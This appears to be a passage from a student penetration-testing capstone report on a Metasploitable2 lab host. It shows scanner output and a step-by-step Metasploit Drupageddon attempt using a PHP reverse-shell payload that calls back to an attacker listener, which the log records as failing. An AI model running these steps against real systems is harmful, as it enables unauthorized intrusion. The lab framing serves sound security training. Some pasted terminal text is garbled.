+ /phpMyAdmin/Changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /icons/: Directory indexing is enabled on /icons/. See: https://www.wisec.it/sectou.php?id=4698ebcd59d15.htm
+ /test/: Directory indexing is enabled on /test/. This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /: Directory indexing is enabled on /. Found. See: https://www.vtweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ #/wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 0/10 requests: 0 errors(0) and 27 items(0) reported on remote host
+ End Time:    2025-10-16 17:23:07 (GMT5.5) (1m seconds)

+ 1 hosts() tested
[kali㉿kali:~] $ 
```

### Key Nikto results:


- Server: Apache/2.2.8 (Ubuntu) DAV/2
- /phpinfo.php discovered (exposes sensitive configuration)
- /phpMyAdmin/ discovered (management interface)
- Missing security headers: X-Frame-Options, X-Content-Type-Options
- Directory indexing enabled on /doc/ and /test/
- HTTP TRACE method enabled

## Directory discovery (Gobuster):

Gobuster discovered administration and information pages (phpMyAdmin, phpinfo) plus test/documentation directories. These endpoints often expose configuration details or management functions that make exploitation easier in a lab or misconfigured environment, so they deserve focused testing and immediate access control.

## Commands used:

```
gobuster dir -u http://192.168.222.129 -w /usr/share/wordlists/dirb/common.txt -t 50 -o ~/va
pt/capstone/task5/recon/gobuster_192.168.222.129.txt
```



```

Session Actions Edit View Help
[kali㉿kali]: ~
└─TARGETURI = /drupal/
msf exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.222.128:4444
[*] Exploit completed, but no session was created.
[*] msf exploit(multi/http/drupal_drupageddon) >
[*] msf exploit(multi/http/drupal_drupageddon) >
[*] exit
zsh: parse error near `n'

[kali㉿kali]: ~
└─$ whatweb http://192.168.222.129/drupal/
http://192.168.222.129/drupal/ [404 Not Found] Apache[2.2.8], Country[RESERVED][2], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.222.129], Title[404 Not Found], WebDAV[2]

[kali㉿kali]: ~
└─$ gobuster dir -u http://192.168.222.129/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@Firefart)
=====
[+] Url:          http://192.168.222.129/
[+] Threads:      10
[+] Threadslist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,txt,html
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/htaccess           (Status: 403) [Size: 296]
/.htaccess          (Status: 403) [Size: 297]
/.htaccess.php      (Status: 403) [Size: 301]
/.hta               (Status: 403) [Size: 292]
/.htpasswd.html    (Status: 403) [Size: 301]
/.htaccess.html    (Status: 403) [Size: 301]
/.htaccess.txt      (Status: 403) [Size: 301]
/.hta.html          (Status: 403) [Size: 297]
/.htpasswd          (Status: 403) [Size: 297]
/.htaccess          (Status: 403) [Size: 297]
/.htpasswd.php      (Status: 403) [Size: 301]
/.htpasswd.txt      (Status: 403) [Size: 301]
/cgi-bin/.html       (Status: 403) [Size: 301]
/.cgi-bin/           (Status: 403) [Size: 297]
/.dav               (Status: 301) [Size: 221] [→ http://192.168.222.129/dav/]
/index              (Status: 200) [Size: 891]
/index.php          (Status: 200) [Size: 891]
/index.asp          (Status: 200) [Size: 891]
/phpMyAdmin          (Status: 200) [Size: 301] [→ http://192.168.222.129/phpMyAdmin/]
/phpinfo.php         (Status: 200) [Size: 48035]
/phpinfo             (Status: 200) [Size: 48035]
/test               (Status: 403) [Size: 301] [→ http://192.168.222.129/test/]
/test               (Status: 301) [Size: 322] [→ http://192.168.222.129/test/]
/twiki              (Status: 301) [Size: 323] [→ http://192.168.222.129/twiki/]
Progress: 18452 / 18452 (100.00%)
Finished

```

## Key results:


- /phpMyAdmin (301) -> /phpMyAdmin/
- /phpinfo.php (200)
- /test (301) -> /test/
- /twiki (301)

## OpenVAS (GVM) Scan:

OpenVAS matched signatures against known vulnerable services and flagged high-risk issues. In a production environment these findings require immediate action; in this lab they confirm expected Metasploitable misconfigurations. The backdoor and cleartext auth issues represent direct paths to full system compromise and should be prioritized.


### Commands used:

```
sudo gvm-start
```



```
[kali㉿kali ~]
Session Actions Edit View Help
[1]  $ sudo gvm-start
[2]  $ Please wait for the GVM services to start.
[3]  $ You might need to refresh your browser once it opens.
[4]  $ Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

After starting the service with sudo gvm-start, open your browser to <https://127.0.0.1:9392> and accept the self-signed cert if prompted. You'll land on the GVM login page sign in with your GVM account.



Next, create a target for the host you want to test: Scans → Targets → New Target. Give it a clear name Metasploitable2 – 192.168.222.129, enter the IP as the host, and pick “All TCP. Save the target.

Now create a scan task: Scans → Tasks → New Task. Name it choose a scan config such as Full and fast, and attach the target you just made. Keep the schedule manual and save. If the target needs credentials for authenticated checks, add them in the task’s settings before running. Start the task and watch the status in the Tasks view.

When the scan finishes, open the report (Scans → Reports) and export it in pdf.

## **Key results:**

PossibleBackdoor: Ingreslock (1524/tcp) High (CVSS ≈ 10). Service responded to a test command showing uid=0(root) gid=0(root).

- TWiki XSS & Command Execution Outdated TWiki version; vendor patch recommended.
- rsh Unencrypted Cleartext Login (514/tcp) Misconfigured service allowing weak/default or no-auth access.

## **Metasploit validation attempt:**

Launch Metasploit framework for module discovery and exploitation.

### **Commands used:**

Msfconsole

Then Search for Drupal modules Locate available Drupal exploit modules confirms presence of exploit/multi/http/drupal\_drupageddon.

### **Commands used:**

search drupal

```

Session Actions Edit View Help
User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

=[ metasploit v6.4.92-dev
--=] 2,563 exploits - 1,315 auxiliary - 1,683 payloads
--=] 431 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/linux/http/drupal_drupageddon
[-] No results found for search
[-] Failed to load module: exploit/linux/http/drupal_drupageddon
msf > search drupal
Matching Modules
#  Name
0  exploit/unix/webapp/drupal_coder_exec
1  exploit/unix/webapp/drupal_drupageddon
2  \ target: Automatic (PHP In-Memory)
3  \ target: Automatic (PHP In-Memory)
4  \ target: Automatic (Unix In-Memory)
5  \ target: Automatic (Linux Dropper)
6  \ target: Drupal 7 (PHP In-Memory)
7  \ target: Drupal 7.x (PHP In-Memory)
8  \ target: Drupal 7.x (Unix In-Memory)
9  \ target: Drupal 7.x (Linux Dropper)
10 \ target: Drupal 8.x (PHP In-Memory)
11 \ target: Drupal 8.x (PHP In-Memory)
12 \ target: Drupal 8.x (Unix In-Memory)
13 \ target: Drupal 8.x (Linux Dropper)
14 \ AKA: SA-CORE-2018-002
15 \ AKA: SA-CORE-2018-003
16 exploit/multi/http/drupal_drupageddon
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)
18 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
19 auxiliary/gather/drupal_drupageddon
20 exploit/unix/webapp/drupal_rest_exec
21 exploit/unix/webapp/drupal_deserialize
22 \ target: PHP In-Memory
23 \ target: Unix In-Memory
24 auxiliary/dumpuser/drupal_views_user_enum
25 exploit/unix/webapp/php_xmlrpc_eval

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

```

## Commands used:

Select the module Loads the Drupageddon exploit module for configuration.

[use exploit/multi/http/drupal\\_drupageddon](#)

Show module options Displays required and optional parameters (RHOSTS, RPORT, TARGET, etc.).

[show options](#)

Set the target host(s) Defines the victim IP(s) for the exploit attempt.

[set RHOSTS 192.168.222.129](#)

Set payload and callbacks Configures reverse payload and listener addressing.

[set PAYLOAD php/reverse\\_php](#)

[set LHOST 192.168.222.128](#)

[set LPORT 4444](#)



```
Session Actions Edit View Help
[*] Handler failed to bind to 192.168.222.128:4444: - 
[-] Handler failed to bind to 0.0.0.0:4444: - 
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
Jobs => sessions 1

Jobs
=====
Id Name Payload Payload opts
- Exploit: multi/handler php/reverse_php tcp://192.168.222.128:4444

msf exploit(multi/http/drupal_drupageddon) > zsh: killed      msfconsole
[*] Metasploit tip: You can pivot connections over sessions started with the
ssh_login module

IIIIII dTb,dTb
II   4" x "B
II   6" .P
II   "1, .IP
II   "T" IP
IIIIII VvP

I love shells --egyp

      =[ metasploit v6.4.92-dev
+ -- =[ 2,563 exploits - 1,319 auxiliary - 1,683 payloads
+ -- =[ 431 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/reverse_tcp
msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.222.129
RHOSTS => 192.168.222.129
msf exploit(multi/http/drupal_drupageddon) > set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
msf exploit(multi/http/drupal_drupageddon) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf exploit(multi/http/drupal_drupageddon) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/drupal_drupageddon) > set TARGET 0
TARGET => 0
msf exploit(multi/http/drupal_drupageddon) > set VERBOSE true;
VERBOSE => true
[*] The following options failed to validate: Value 'true;' is not valid for option 'VERBOSE'.
msf exploit(multi/http/drupal_drupageddon) > set VERBOSE true
VERBOSE => true
msf exploit(multi/http/drupal_drupageddon) > exploit -
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/drupal_drupageddon) >
[*] Started reverse TCP handler on 192.168.222.128:4444

```

Enable verbose logging Increases output detail for debugging and evidence capture.

set VERBOSE true

`Run exploit as background job` Launches the exploit in the background and starts a handler; record whether a session was created.

exploit -j

## Result:

The Drupal exploit module was launched against 192.168.222.129 with a PHP reverse payload and a listener on 192.168.222.128:4444. The module ran as a background job and finished, but it did not return a meterpreter (or any) session. This outcome means the attempt was a validation check, not proof of compromise. Common reasons for no session include: the target isn't actually vulnerable to that exploit/version, the payload failed to execute on the host, or the reverse connection was blocked (networking/firewall/NAT issues).

## VAPT Capstone Vulnerability Findings & Validation Log:

Timestamp	Target IP	Vulnerability / Evidence (source)	PTES Phase
2025-10-16 13:26:00	192.168.222.129	Multiple exposed services (bindshell on 1524, vsftpd, telnet, apache) (Nmap)	Reconnaissance
2025-10-16 13:28:07	192.168.222.129	Web issues: phpinfo.php, phpMyAdmin, directory indexing, missing headers (Nikto)	Vulnerability Identification
2025-10-16 13:31:00	192.168.222.129	Admin/config paths discovered (/phpMyAdmin, /phpinfo.php, /test, /twiki) (Gobuster)	Vulnerability Identification
2025-10-16 13:40:00	192.168.222.129	Possible backdoor / bind shell response on 1524/tcp (OpenVAS: PossibleBackdoor: Ingreslock)	Exploitation
2025-10-16 13:45:00	192.168.222.129	Attempted Drupal Drupageddon validation (Metasploit) — exploit ran but <b>no session created</b> (msfconsole, PCAP)	Exploitation (validation attempt)